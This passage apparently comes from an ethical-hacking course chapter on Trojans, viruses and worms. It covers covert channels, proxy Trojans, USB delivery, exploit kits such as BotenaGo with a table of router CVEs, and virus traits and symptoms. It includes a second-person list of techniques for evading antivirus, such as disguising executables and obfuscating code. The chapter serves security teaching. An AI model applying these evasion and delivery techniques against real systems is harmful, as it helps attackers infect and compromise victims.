from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, ElectricFish, and Bachosens Trojan. These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.

Figure 7.31: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.

Bank
Target Company

Figure 7.32: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.

Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Exploit Kits

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system
- Exploit kits come with **pre-written exploit codes** and therefore can be easily used by an attacker, who is not an IT or security expert

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.

Figure 7.34: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

- **BotenaGo Exploit Kit**

  The BotenaGo exploit kit written in the Go scripting language contains over 30 variants of exploits and is cable of attacking millions of IoT and routing devices worldwide. BotenaGo was first discovered in November 2021 and observed as Mirai botnet malware by antivirus software. Using BotenaGo, attackers initiate the exploitation process by placing a backdoor in the victim device through port 31412 by sending a GET request and listens for the victim IP as the response through port 19412. After successfully embedding a backdoor in the victim device, attackers can explore the device using exploit functions that are preconfigured in the source code. BotenaGo is successfully being used by attackers in distributing DDoS functionalities by spreading payloads to victim devices.

Features:

- No active communication with the command-and-control unit during exploitation
- Exploits based on exploitation function mapping
- Exploits up to 33 vulnerabilities in the initialization phase
- Launches Mirai malware on the victim device through links

The table below lists some of the vulnerabilities that can be exploited by BotenaGo.

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware version 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers


LO#04: Explain Viruses and Worm, Their Types, and How They Infect Files

Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.



Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate

Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company’s data, as an act of vandalism, or to destroy a company’s products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.


An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

- Suspicious hard drive activity
- Browser window “freezes”
- Lack of storage space
- Unwanted advertisements and pop-up windows



